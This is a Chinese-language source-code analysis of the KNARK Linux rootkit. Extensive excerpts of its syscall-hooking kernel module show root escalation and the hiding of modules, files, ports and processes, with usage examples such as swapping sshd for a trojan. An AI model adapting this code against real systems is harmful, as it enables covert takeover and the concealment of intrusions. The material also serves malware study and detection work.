KNARK 后门软件分析

KNARK是一个比较出名的基于Linux 2.2 内核的rootkit，后来有好事者把它移植到 2.4 内核下。虽然在现在 2.6 内核下，你不但编译不过，而且其有些实现方法在较新的内核下已经不能工作（比如截获系统调用的方法）。但无可否认的是，KNARK是个漂亮的rootkit，用到的一些基本技术依然具有参考价值。网上有Toby Miller撰写的《Analysis of the KNARK Rookit》一文[1]，介绍了该工具的安装，使用和表现形式，而本文主要是从源码角度分析KNARK用到的技术。从使用角度而言，《Analysis》一文可能更有用；但要是也想写一个Linux下的rootkit，本文可能更有参考价值。

组成介绍

本文分析的是 knark-2.4.3 版本，其有如下一些文件:

```
G:\DOCUMENT\HACKER\KNARK-2.4.3\KNARK-2.4.3-RELEASE
│  Makefile
│  mkmod
│  output
│  README
│  README.cyberwinds
│  syscall.c
│  syscall_table.txt
│
└─src
        author_banner.c
        ered.c
        hidef.c
        knark.c
        knark.c.2.2
        knark.h
        modhide.c
        nethide.c
        rexec.c
        rootme.c
        taskhack.c
```

README 文件是 knark 原作者 Creed 对该 rootkit 的简介，而 README.cyberwinds 文件是另一个把 knark 移植到 2.4 内核的黑客 cyberwinds 的移植简介。另外要说明的是 cyberwinds 的移植也只对较低版本的 2.4 内核有效，比如 Redhat 9.0 用到的内核就无法使该 rootkit 工作，因为其需要的 sys_call_table 符号已经不再被输出，需要用其他手段得到。

成功编译该 rootkit 以后，会生成一个内核模块文件和几个辅助的应用程序。从 Makefile 中可以看得

[1] 在本文的附录中附带了该文

更清楚。

```
all:     knark modhide rootme hidef ered nethide rexec taskhack
         cp -f hidef unhidef
         cp -f knark.o /tmp

knark:        $(SRCDIR)/knark.c
         $(CC) $(CFLAGS) $(MODCFLAGS) -c $(SRCDIR)/knark.c -o knark.o $(MODDEFS)

modhide: $(SRCDIR)/modhide.c
         $(CC) $(CFLAGS) $(MODCFLAGS) -Wno-uninitialized -c $(SRCDIR)/modhide.c

hidef:        $(OBJS) $(SRCDIR)/hidef.o
         $(CC) $(CFLAGS) -o hidef $(OBJS) $(SRCDIR)/hidef.o
         strip hidef

rootme:       $(OBJS) $(SRCDIR)/rootme.o
         $(CC) $(CFLAGS) -o rootme $(OBJS) $(SRCDIR)/rootme.o

ered:         $(OBJS) $(SRCDIR)/ered.o
         $(CC) $(CFLAGS) -o ered $(OBJS) $(SRCDIR)/ered.o

nethide: $(OBJS) $(SRCDIR)/nethide.o
         $(CC) $(CFLAGS) -o nethide $(OBJS) $(SRCDIR)/nethide.o

rexec:        $(OBJS) $(SRCDIR)/rexec.o
         $(CC) $(CFLAGS) -o rexec $(OBJS) $(SRCDIR)/rexec.o

taskhack:$(OBJS) $(SRCDIR)/taskhack.o
         $(CC) $(CFLAGS) -o taskhack $(OBJS) $(SRCDIR)/taskhack.o
```

knark 是内核模块，即本 rootkit 的核心。之所以下面的各个程序会表现出那么“有趣”的特性，全是由于它的缘故。

modhide 也是内核模块，它非常简单，就是为了隐藏载入的 knark 模块。

hidef 用于隐藏文件，比如:

$ ./hidef /usr/lib/.hax0r　　　隐藏/usr/lib/.hax0r 文件

$ ./unhidef /usr/lib/.hax0r　　显示原来被隐藏的/usr/lib/.hax0r 文件

rootme 是运行在肉鸡上的程序,通过它启动的任何程序都具有 root 权限。比如要获得一个 root shell，只需要运行如下命令:

$ ./rootme /bin/bash

（root 提示符）

ered 用于重定向可执行文件的执行，比如:

$ ./ered /usr/local/sbin/sshd /usr/lib/.hax0r/sshd_trojan
如果肉鸡用户想要运行 Security Shell daemon 进程（/usr/local/sbin/sshd），但实际上真正被执行的却是木马，也就是这里的/usr/lib/.hax0r/sshd_trojan。
再举一个更简单的例子：
$ ./ered /bin/ls /bin/ps
肉鸡用户运行列目录命令（ls），但在终端上看到的确实 ps 的输出。肉鸡用户肯定会觉得碰到鬼了。

nethide 用于隐藏指定的网络端口。在 knark 中并没有在特定端口上绑定 shell，但这很容易实现。黑客只要登录肉鸡后，可以用类似 netcat 之类工具建立一个 shell，然后用 nethide 来隐藏从黑客主机到肉鸡的网络连接。肉鸡用户在本地通过 netstat 之类工具是发现不了这些链路的，只有用扫描器扫肉鸡才能发觉有神秘的端口打开着。但有多少人会想到扫描自己的机器呢？

rexec远程执行。这是一个如此强大的功能，以至于想想就怕。黑客坐在自己家里的机器前，通过网络发给肉鸡一个神秘的UDP包(我倒觉得如果用ICMP包的话，可能更好)就可以指挥肉鸡运行黑客想要肉鸡运行的任何程序。黑客不需要登录肉鸡，自然不会在肉鸡上留下脚印。而肉鸡即使监控了ip的来源，看到的却是来自www.microsoft.com的ip。（为什么黑客这么愿意恶搞Microsoft呢？身在中国的我不是太理解，因为与中国的各类企业相比，Microsoft的发家史，对业界，对整个人类社会作出的贡献实在没有太可挑剔的，甚至是所有中国IT企业所无法比拟的。当然这只是基于中国这个环境而言，放到世界的范围，尤其是欧美的范围，可能Microsoft确有它该被诅咒的一面。一个略显灰色的东西放置在比较干净洁白的环境下，显得有待于改进，与环境融合；但当它在一个污浊不堪的环境下时，它本身就代表了“干净”）。

taskhack 可以动态的改变某个进程的“身份”。比如原来vsftpd 是以“ftp”这个特殊用户运行的，在不需要重行启动该服务的情况下，可以改变它的“身份”，比如：
$ ./taskhack -alluid=0 1001
假设 vsftpd 的 process id 为 1001，运行上面的命令后，该 ftp 服务将以 root 权限运行。
该工具用到了 Linux 系统的一个非常有趣的特性，在后面会详细介绍。

Rootkit 技术分析

knark 内核模块实现了 rootkit 最核心的功能，各个应用程序则提供给黑客操作这些功能的界面。而架设这两者之间桥梁的是 SYS_settimeofday 系统调用。

settimeofday 系统调用原有功能是设置系统的时间和时区，函数原型如下：

```
#include <sys/time.h>
int settimeofday(const struct timeval *tv, const struct timezone *tz);
```

用到的结构如下：

```
struct timeval {
     long tv_sec;  /* seconds    */
     long tv_usec; /* microseconds    */
};
```

```
struct timezone {
     int tz_minuteswest;     /* minutes W of Greenwich   */
     int tz_dsttime;         /* type of dst correction   */
};
```

首先在knark模块被载入时，截获了一些关心的系统调用，其中包括SYS_settimeofday。

```
        original_getdents = sys_call_table[SYS_getdents];
        sys_call_table[SYS_getdents] = knark_getdents;
        original_getdents64 = sys_call_table[SYS_getdents64];
        sys_call_table[SYS_getdents64] = knark_getdents64;
        original_kill = sys_call_table[SYS_kill];
        sys_call_table[SYS_kill] = knark_kill;
        original_read = sys_call_table[SYS_read];
        sys_call_table[SYS_read] = knark_read;
        original_ioctl = sys_call_table[SYS_ioctl];
        sys_call_table[SYS_ioctl] = knark_ioctl;
        original_fork = sys_call_table[SYS_fork];
        sys_call_table[SYS_fork] = knark_fork;
        original_clone = sys_call_table[SYS_clone];
        sys_call_table[SYS_clone] = knark_clone;
        original_settimeofday = sys_call_table[SYS_settimeofday];
        sys_call_table[SYS_settimeofday] = knark_settimeofday;
        original_execve = sys_call_table[SYS_execve];
        sys_call_table[SYS_execve] = knark_execve;
```

新的settimeofday系统调用代码如下：

```
asmlinkage long knark_settimeofday(struct timeval *tv, struct timezone *tz)
{
    char *hidestr;
    struct exec_redirect er, er_user;

    switch((int)tv)
    {
      case KNARK_GIMME_ROOT:
     current->uid = current->euid = current->suid = current->fsuid = 0;
     current->gid = current->egid = current->sgid = current->fsgid = 0;
     break;

      case KNARK_ADD_REDIRECT:
     copy_from_user((void *)&er_user, (void *)tz, sizeof(struct exec_redirect));
     er.er_from = getname(er_user.er_from);
     er.er_to = getname(er_user.er_to);
     if(IS_ERR(er.er_from) || IS_ERR(er.er_to))
```

```
793             return -1;
794         knark_add_redirect(&er);
795         break;
796
797         case KNARK_CLEAR_REDIRECTS:
798         knark_clear_redirects();
799         break;
800
801         case KNARK_ADD_NETHIDE:
802         hidestr = getname((char *)tz);
803         if(IS_ERR(hidestr))
804             return -1;
805         knark_add_nethide(hidestr);
806         break;
807
808         case KNARK_CLEAR_NETHIDES:
809         knark_clear_nethides();
810         break;
811
812         default:
813         return (*original_settimeofday)(tv, tz);
814       }
815       return 0;
816   }
```

该函数判断传入的 tv 的值是否是黑客关心的，如果不是在调用系统真正的 settimeofday()函数（813 行）。当 tv 值为 KNARK_GIMME_ROOT 时，就设置当前进程的身份为 root（代码 783 到 786 行）。而在 rootme.c 中有如下代码：

```
int main(int argc, char *argv[])
{
    author_banner("rootme.c");

    if(argc < 2)
      usage(argv[0]);

    if(settimeofday((struct timeval *)KNARK_GIMME_ROOT,
                (struct timezone *)NULL) == -1)
    {
      perror("settimeofday");
      fprintf(stderr, "Have you really loaded knark.o?!\n");
      exit(-1);
    }

    printf("Do you feel lucky today, hax0r?\n");
    if(execv(argv[1], argv+1) == -1)
```

```
      perror("execv"), exit(-1);
    exit(0);
}
```

rootme应用程序就是通过settimeofday这个已经被修改的系统来触发内核模块knark中对应功能的执行。其他应用程序类似（taskhack除外，在改变进程“身份”中介绍），比如重定向可执行文件ered有如下代码:

```
int main(int argc, char *argv[])
{
    struct stat st;
    struct exec_redirect er;

    author_banner("ered.c");

    if(argc != 3)
    {
      if(argc != 2 || strcmp(argv[1], "-c"))
        usage(argv[0]);

      if(settimeofday((struct timeval *)KNARK_CLEAR_REDIRECTS,
              (struct timezone *)NULL) == -1)
      {
        perror("settimeofday");
        fprintf(stderr, "Have you really loaded knark.o?!\n");
        exit(-1);
      }
      printf("Done. Redirect list is cleared.\n");
      exit(0);
    }

    er.er_from = argv[1];
    er.er_to = argv[2];

    if(stat(er.er_from, &st) == -1)
      perror("stat"), exit(-1);

    if(!S_ISREG(st.st_mode))
    {
      fprintf(stderr, "%s is not a regular file\n", er.er_from);
      exit(-1);
    }

    if(~st.st_mode & S_IXUSR)
    {
      fprintf(stderr, "%s is not an executable file\n", er.er_from);
```

```
71          exit(-1);
72        }
73
74        if(stat(er.er_to, &st) == -1)
75          perror("stat"), exit(-1);
76
77        if(!S_ISREG(st.st_mode))
78        {
79          fprintf(stderr, "%s is not a regular file\n", er.er_to);
80          exit(-1);
81        }
82
83        if(~st.st_mode & S_IXUSR)
84        {
85          fprintf(stderr, "%s is not an executable\n", er.er_to);
86          exit(-1);
87        }
88
89        if(settimeofday((struct timeval *)KNARK_ADD_REDIRECT,
90                       (struct timezone *)&er) == -1)
91        {
92          perror("settimeofday");
93          fprintf(stderr, "Have you really loaded knark.o?!\n");
94          exit(-1);
95        }
96
97        printf("Done: %s -> %s\n", er.er_from, er.er_to);
98        exit(0);
99
100   }
```

45 行先清除掉原有的重定向。

56，57 行接受命令行上要重定向的源和目的可执行文件。

59 到 88 是对源和目的可执行文件的合法性检查，比如是否确实是可执行文件，并把源和目的文件名放入 exec_redirect 结构中。

```
struct exec_redirect
{
   char *er_from;
   char *er_to;
};
```

89 行通过 settimeofday 把要重定向的文件路径传递给 knark 内核模块。

下面就详细分析 knark rootkit 用到的各项技术。

隐藏模块

隐藏模块的 modhide 本身也是个内核模块。黑客在通过 insmod knark.o 后紧接着运行 insmod modhide.o knark 即可隐藏指定的内核模块。

```
int init_module(void) {

/*
 *  if at first you dont suceed, try:
 *  %eax, %ebx, %ecx, %edx, %edi, %esi, %ebp, %esp
 *  I cant make this automaticly, because I'll fuck up the registers If I do
 *  any calculus here.
 */
  register struct module *mp asm("%ebx");
  struct module *p;

  // check modname
  if(modname == 0x0){
    // If you really want to use this module, do it right way! thinkhard
    printk("Unknown module name. Try insmod modhide.o modname.\n");
    return -1;
  }


  /*
    if (mp->init == &init_module) // is it the right register?
    if (mp->next) // and is there any module besides this one?
    mp->next = mp->next->next; // cool, lets hide it :)
  */

  if (mp->init == &init_module) /* is it the right register? */
    if (mp->next){ /* and is there any module besides this one? */
      p = mp->next;
      while(p && strcmp(p->name, modname)){
      mp = p;
      p=p->next;
      }
      if(p) //found matching module
      mp->next = p->next;
    }

  return -1; /* the end. simple heh? */
}
```

Linux 内核把所有动态载入的内核模块连接在一个链表中，最新载入的模块总是在链表的头上，要隐藏某个内核模块，只要把该模块从该链表中摘除及可（从该链表上摘除该模块，一点都不影响其运行）。

58 行的 modname 就是要摘除的模块名，从命令行上传入。

71 到 80 行就是在链表中寻找要摘除的模块名，找到后就从链表中摘除。

82 行，返回-1，告诉内核不要载入 modhide 模块。这样它只是为了让内核运行期间的 init_module（）函数，然后就推出了。由于根本就没有被真的载入过，所以 modhide 也就不需要 delete_module()函数了。

隐藏文件

隐藏文件的用户接口部分在 hidef.c 中，代码如下：

```
30  int main(int argc, char *argv[])
31  {
32      int fd, len, hidef=0;
33      char *avp;
34  
35      author_banner("hidef.c");
36  
37      len = strlen(argv[0]);
38      for(avp = argv[0]+len-1; avp > argv[0] && *avp != '/'; avp--);
39      if(*avp == '/')
40        avp++;
41  
42      if(!strcmp("hidef", avp))
43        hidef++;
44      else if(strcmp("unhidef", avp))
45      {
46        fprintf(stderr, "argv[0] is neither \"hidef\" nor \"unhidef\"\n");
47        exit(-1);
48      }
49  
50      if(argc != 2)
51        usage(argv[0]);
52  
53      if( (fd = open(argv[1], O_RDONLY)) == -1)
54        perror("open"), exit(-1);
55  
56      if( (ioctl(fd, KNARK_ELITE_CMD, hidef?KNARK_HIDE_FILE:KNARK_UNHIDE_FILE)) == -1)
57        perror("ioctl"), exit(-1);
58  
59      close(fd);
60  
61      exit(0);
62  }
```

该文件被编译成可执行文件后有两个名字，一是“hidef”，另一是“unhidef”。通过前者是要隐藏文件，后者则是要显示被隐藏的文件。42 行和 44 行的字符串标胶就是在作此判断。

53 行打开要隐藏或要显示的文件，获得对应文件描述符（fd）。

56 行通过 ioctl 系统调用来“隐藏”fd 对应的文件，这里标识符为 KNARK_ELITE_CMD。

knark 内核模块在载入阶段截获了 ioctl 系统调用:

```
    original_ioctl = sys_call_table[SYS_ioctl];
sys_call_table[SYS_ioctl] = knark_ioctl;
```

被修改的 ioctl 系统调用如下:

```
asmlinkage long knark_ioctl(int fd, int cmd, long arg)
{
    int ret;
    struct ifreq ifr;
    struct inode *inode;
    struct dentry *entry;

    if(cmd != KNARK_ELITE_CMD)
    {
      ret = (*original_ioctl)(fd, cmd, arg);
      if(!ret && cmd == SIOCGIFFLAGS)
      {
          copy_from_user(&ifr, (void *)arg, sizeof(struct ifreq));
          ifr.ifr_ifru.ifru_flags &= ~IFF_PROMISC;
          copy_to_user((void *)arg, &ifr, sizeof(struct ifreq));
      }
      return ret;
    }

    if(current->files->fd[fd] == NULL)
      return -1;

    entry = current->files->fd[fd]->f_dentry;
    inode = entry->d_inode;
    switch(arg)
    {
      case KNARK_HIDE_FILE:
      ret = knark_hide_file(inode, entry);
      break;

      case KNARK_UNHIDE_FILE:
      ret = knark_unhide_file(inode);
      break;

      default:
      return -EINVAL;
    }
```

```
597        return ret;
598    }
```

567 行的比较不成立，所以将执行 579 行后面的代码。

582 行获得要隐藏文件的目录项（directory entry）

583 行获得要隐藏文件的 inode。

所谓隐藏文件就是先在某个地方做个标记（类似文件黑名单），那些文件是不能被用户看到的；然后在用户查询文件系统时对照看一下，是否有在黑名单中的文件，如果有，则不返回给用户，这样在黑名单中的文件用户就感觉不到存在。

587 行的 knark_hide_file(inode, entry)就是根据该文件的 inode 与 entry 两个参数定义的文件列入黑名单。Inode 可以唯一标示某个文件系统上的某个文件，但没有该文件的文件名信息，而 entry 中包含有文件名。

591 行则是把原来被隐藏的文件从黑名单中去除。

knark 是这样组织黑名单的:


```
struct knark_dev_struct {
    kdev_t d_dev;
    int d_nfiles;
    ino_t d_inode[MAX_SECRET_FILES];
    char *d_name[MAX_SECRET_FILES];
};


struct knark_fs_struct {
    int f_ndevs;
    struct knark_dev_struct *f_dev[MAX_SECRET_DEVS];
} *kfs;
```

在 knark.h 中定义了上面用到的宏:

```
#define MAX_SECRET_FILES 12
#define MAX_SECRET_DEVS 4
```

knark 在 init_module()函数中分配了该黑名单的空间:

```
    kfs = kmalloc(sizeof(struct knark_fs_struct), GFP_KERNEL);
    if(kfs == NULL) goto error;
memset((void *)kfs, 0, sizeof(struct knark_fs_struct));
```



f_ndevs 指示有多少个 knark_fs_struct 是合法的，最多 MAX_SECRET_DEVS 个

d_dev 追踪某个 knark_fs_struct 所代表的文件系统的 dev number

d_inode 是某个文件系统上的文件的 inode number 的数组，一个文件上最多 MAX_SECRET_FILES 个文件

d_name 是某个文件系统上的黑名单上的文件的文件名

不同分区上要隐藏的文件必须记录在不同的 knark_fs_struct 中，因为只有在同一个分区上，inode 才有唯一性。

knark_hide_file(inode, entry)函数就是把由（inode, entry）所代表的文件放入到上面图中的数据结构中，而 knark_unhide_file(inode)函数则是根据 inode 把该文件中 kfs 所代表的文件黑名单中移除。（对照上图，在看这两个函数的代码应该很容易理解）

这只是对要隐藏的文件做标识，真正的隐藏实在用户查询文件时。用户态的程序通过“getdents”系统调用来获得文件信息。Knark 同样截获了相关调用:

```
    original_getdents = sys_call_table[SYS_getdents];
    sys_call_table[SYS_getdents] = knark_getdents;
    original_getdents64 = sys_call_table[SYS_getdents64];
sys_call_table[SYS_getdents64] = knark_getdents64;
```

这两个调用几乎相同，只不过一个返回的文件信息是 dirent 结构，而另一个是 linux_dirent64 结构。以 knark_getdents64（）为例:

```
asmlinkage long knark_getdents64(unsigned int fd, void *dirp, unsigned int count)
{
    int ret;
    int proc = 0;
    struct inode *dinode;
    char *ptr = (char *)dirp;
    struct linux_dirent64 *curr;
    struct linux_dirent64 *prev = NULL;
    kdev_t dev;


    ret = (*original_getdents64)(fd, dirp, count);
    if(ret <= 0) return ret;
```

```
476
477     dinode = current->files->fd[fd]->f_dentry->d_inode;
478     dev = dinode->i_sb->s_dev;
479
480     if(dinode->i_ino == PROC_ROOT_INO && MAJOR(dinode->i_dev) == proc_major_dev &&
481       MINOR(dinode->i_dev) == proc_minor_dev)
482      proc++;
483     while(ptr < (char *)dirp + ret)
484     {
485      curr = (struct linux_dirent64 *)ptr;
486
487      if( (proc && (curr->d_ino == knark_ino ||
488               knark_is_invisible(knark_atoi(curr->d_name)))) ||
489         knark_secret_file(curr->d_ino, dev))
490      {
491         if(curr == dirp)
492         {
493          ret -= curr->d_reclen;
494          knark_bcopy(ptr + curr->d_reclen, ptr, ret);
495          continue;
496         }
497         else
498          prev->d_reclen += curr->d_reclen;
499      }
500      else
501         prev = curr;
502
503      ptr += curr->d_reclen;
504     }
505
506     return ret;
507 }
```

这个函数其实还包括了隐藏进程的逻辑（相关代码在隐藏进程分析）。

上面 489 行标红的调用 knark_secret_file()就是在判断从文件系统的文件列表中是否有在黑名单中的文件，如果是的话，则 494 行的代码就会把该文件移除，这样返回给用户的 dirp 结构中不包含该文件了，也就实现了文件隐藏。

总结一下，就是黑客通过 hidef 程序中的 ioctl 系统调用把要隐藏文件（包括目录）记录到 kfs 指向的表中。当系统调用 getdents 想要获取文件系统中的文件信息时，knark 先在 kfs 表中查询，把在该表中的文件过滤掉，这样在 kfs 表中记录的文件，对用户态的程序而言，就根本不存在。

隐藏网络连接

隐藏网络连接的接口在 nethide.c 中：

```
31   int main(int argc, char *argv[])
32   {
33       char *hidestr;
34
35       author_banner("nethide.c");
36
37       if(argc != 2 || !strlen(argv[1]))
38         usage(argv[0]);
39
40       if(!strcmp(argv[1], "-c"))
41       {
42         if(settimeofday((struct timeval *)KNARK_CLEAR_NETHIDES,
43                       (struct timezone *)NULL) == -1)
44         {
45             perror("settimeofday");
46             fprintf(stderr, "Have you really loaded knark.o?!\n");
47             exit(-1);
48         }
49         printf("Done. Nethide list cleared.\n");
50         exit(0);
51       }
52
53       hidestr = argv[1];
54
55       if(settimeofday((struct timeval *)KNARK_ADD_NETHIDE,
56                     (struct timezone *)hidestr) == -1)
57       {
58         perror("settimeofday");
59         fprintf(stderr, "Have you really loaded knark.o?!\n");
60         exit(-1);
61       }
62
63       printf("Done: \"%s\" is now removed\n", hidestr);
64       exit(0);
65   }
```

行 40 到 51 是清除 knark 中已有的隐藏的网络连接。

行 53 接受要隐藏的端口号，比如“:2000”。因为象 netstat 之类查看当前系统的网络连接状况的工具都是通过查看/proc/net/tcp 和/proc/net/udp 这两个内核虚拟的文件（具体分析，请见本人对 adore-ng rootkit 分析文章《Adore-ng-0.56 rootkit 黑客软件剖析》中“端口隐藏”一节的分析）来获得信息的。

下面一段即摘自《Adore-ng-0.56 rootkit 黑客软件剖析》一文。

```
[wzhou@dcmp10 net]$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid
```

```
   0: 00000000:0340 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
   1: 00000000:0801 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
   2: 00000000:8001 00000000:0000 0A 00000000:00000000 00:00000000 00000000    29
   3: 00000000:8002 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
   4: 00000000:008B 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
   5: 00000000:006F 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
   6: 00000000:0350 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
   7: 00000000:0015 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
   8: 0100007F:0277 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
   9: 00000000:0017 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
  10: 0100007F:0019 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
  11: 00000000:01BD 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
  12: 3AF3BB0D:01BD 74F1BB0D:0467 01 00000000:00000000 02:000AB61F 00000000     0
  13: 3AF3BB0D:01BD 11F1BB0D:0606 01 00000000:00000000 02:000A0371 00000000     0
  14: 3AF3BB0D:01BD 8DF1BB0D:0A10 01 00000000:00000000 02:0009ED9D 00000000     0
  15: 3AF3BB0D:0017 37F3BB0D:8371 01 00000000:00000000 02:00036442 00000000     0
  16: 3AF3BB0D:01BD F1F1BB0D:09B5 01 00000000:00000000 02:00097BD0 00000000     0
  17: 3AF3BB0D:80DF 58F1BB0D:1770 01 00000000:00000000 02:00071A42 00000000   508
  18: 3AF3BB0D:80DE 58F1BB0D:1770 01 00000000:00000000 02:00071A42 00000000   508
  19: 3AF3BB0D:80DD 58F1BB0D:1770 01 00000000:00000000 02:00071A41 00000000   508
  20: 3AF3BB0D:80DC 58F1BB0D:1770 01 00000000:00000000 02:000719DC 00000000   508
  21: 3AF3BB0D:80E2 58F1BB0D:1770 01 00000000:00000000 02:0003715D 00000000   508
  22: 3AF3BB0D:80E0 58F1BB0D:1770 01 00000000:00000000 02:00071A42 00000000   508
  23: 3AF3BB0D:008B 58F1BB0D:04F6 01 00000000:00000000 02:00093100 00000000     0
  24: 3AF3BB0D:0017 37F3BB0D:82BF 01 00000000:00000000 02:000113FD 00000000     0
  25: 3AF3BB0D:0017 37F3BB0D:83CE 01 00000000:00000000 02:0004D47B 00000000     0
  26: 3AF3BB0D:0017 37F3BB0D:81D9 01 00000000:00000000 02:0008A949 00000000     0
  27: 3AF3BB0D:01BD 88F1BB0D:09BB 01 00000000:00000000 02:00053499 00000000     0
[wzhou@dcmp10 net]$
```

（由于列数太多，我截掉了一些列）

从上图的信息可知每一行是某个tcp端口的相关信息。而我们这里最关心的是“local_address”这一列，比如“00000000:0340”中的0340就是该行所代表的TCP连接的端口号。而获得上面“/proc/net/tcp”文件的内容的接口函数是“pde->get_info”，所以adore-ng要替换它。为的是过滤掉要隐藏的特定端口。

55行通过settimeofday系统调用把要隐藏的端口号告诉knark内核模块。下面就是knark内核模块的事了。

```
asmlinkage long knark_settimeofday(struct timeval *tv, struct timezone *tz)
{
    char *hidestr;
    struct exec_redirect er, er_user;

    switch((int)tv)
    {
      case KNARK_GIMME_ROOT:
```

```
784         current->uid = current->euid = current->suid = current->fsuid = 0;
785         current->gid = current->egid = current->sgid = current->fsgid = 0;
786         break;
787
788         case KNARK_ADD_REDIRECT:
789         copy_from_user((void *)&er_user, (void *)tz, sizeof(struct exec_redirect));
790         er.er_from = getname(er_user.er_from);
791         er.er_to = getname(er_user.er_to);
792         if(IS_ERR(er.er_from) || IS_ERR(er.er_to))
793             return -1;
794         knark_add_redirect(&er);
795         break;
796
797         case KNARK_CLEAR_REDIRECTS:
798         knark_clear_redirects();
799         break;
800
801         case KNARK_ADD_NETHIDE:
802         hidestr = getname((char *)tz);
803         if(IS_ERR(hidestr))
804             return -1;
805         knark_add_nethide(hidestr);
806         break;
807
808         case KNARK_CLEAR_NETHIDES:
809         knark_clear_nethides();
810         break;
811
812         default:
813         return (*original_settimeofday)(tv, tz);
814       }
815       return 0;
816   }
```

802 行取得端口号的字符串。

805 行把要隐藏的端口号添加到隐藏端口链表中。

```
struct nethide_list
{
    struct nethide_list *next;
    char *nl_hidestr;
} *knark_nethide_list = NULL;

int knark_add_nethide(char *hidestr)
{
    struct nethide_list *nl = knark_nethide_list;
```

```

    if(nl->nl_hidestr)
    {
     while(nl->next)
         nl = nl->next;

     nl->next = kmalloc(sizeof(struct nethide_list), GFP_KERNEL);
     if(nl->next == NULL) return -1;
     nl = nl->next;
    }

    nl->next = NULL;
    nl->nl_hidestr = hidestr;

    return 0;
}
```

knark_add_nethide()函数只是把端口号添加到“knark_nethide_list”链表中。具体实现隐藏的代码在被截获的 read 系统调用中。因为当 netstat 等工具打开/proc/net/tcp 和/proc/net/udp 来读取时，我们只要在此时做点手脚，即可达到隐藏的效果。

```
asmlinkage ssize_t knark_read(int fd, char *buf, size_t count)
{
    int ret;
    char *p1, *p2;
    struct inode *dinode;
    struct dentry * f_entry;
    struct nethide_list *nl = knark_nethide_list;

    ret = (*original_read)(fd, buf, count);
    if(ret <= 0 || nl->nl_hidestr == NULL) return ret;

    dinode = current->files->fd[fd]->f_dentry->d_inode;
    f_entry = current->files->fd[fd]->f_dentry;

    /*
     * The /proc file system has a minor number 4 on my system. But this
     * number could be different on another system. The best way would be
     * to find out this number and put it as a global variable.
     * it is checked here, in getdents, and in getdents64
     */
    if(MAJOR(dinode->i_dev) != proc_major_dev || MINOR(dinode->i_dev) !=
proc_minor_dev)
     return ret;

    if(strncmp(f_entry->d_iname, PROC_NET_TCP, 3) == 0
```

```
673          || strncmp(f_entry->d_iname, PROC_NET_UDP, 3) == 0)
674        {
675          do {
676              while( (p1 = p2 = (char *) strstr(buf, nl->nl_hidestr)) )
677              {
678                *p1 =~ *p1;
679
680                while(*p1 != '\n' && p1 > buf)
681                    p1--;
682                if(*p1 == '\n')
683                    p1++;
684
685                while(*p2 != '\n' && p2 < buf + ret - 1)
686                    p2++;
687                if(*p2 == '\n')
688                    p2++;
689
690                while(p2 < buf + ret)
691                    *(p1++) = *(p2++);
692
693                ret -= p2 - p1;
694              }
695              nl = nl->next;
696          } while(nl && nl->nl_hidestr);
697        }
698
699        return ret;
700    }
```

657 行是调用原来的 read 系统调用，这样就可以读取到真正的内容。

669 行是判断是否在对/proc 文件系统读取，不是的话，当然不关心。

672，673 行是判断读取的是/proc/net/tcp 和/proc/net/udp 这两个 knark 关心的文件吗

675 到 696 的循环就是把读取的文件中内容与要隐藏的端口号链表进行比较，如果匹配，就做手脚（把它从读取到的缓冲区中去掉）。

总结一下,端口隐藏于文件隐藏机制类似,通过 settimeofday 系统调用通知内核那些端口要隐藏,knark 内核模块会把它们记录在 knark_nethide_list 中。让用户通过 netstat 等工具查询时，就把读取到的内容与 knark_nethide_list 链表中的要隐藏的端口列表比较，凡在列表中的则排除，实现隐藏。

隐藏进程

knark 利用 kill 系统调用来实现隐藏进程，所以没有特别的用户界面。

```
asmlinkage long knark_kill(pid_t pid, int sig)
{
    struct task_struct *task;
```

```

    if(sig != SIGINVISIBLE && sig != SIGVISIBLE)
      return (*original_kill)(pid, sig);

    if((task = knark_find_task(pid)) == NULL)
      return -ESRCH;
    if(current->uid && current->euid)
      return -EPERM;

    if(sig == SIGINVISIBLE) task->flags |= PF_INVISIBLE;
    else task->flags &= ~PF_INVISIBLE;

    return 0;
}
```

被截获的 kill 系统调用利用了两个自定义的 signal，SIGINVISIBLE（隐藏进程）和 SIGVISIBLE（显示被隐藏进程）

```
#define SIGINVISIBLE 31
#define SIGVISIBLE 32
```

即如果黑客想隐藏 pid 为 1000 的进程，则只要发 SIGINVISIBLE signal 给该进程即行。而若要让被隐藏的 1000 号进程可见，则发 SIGVISIBLE signal 即可。

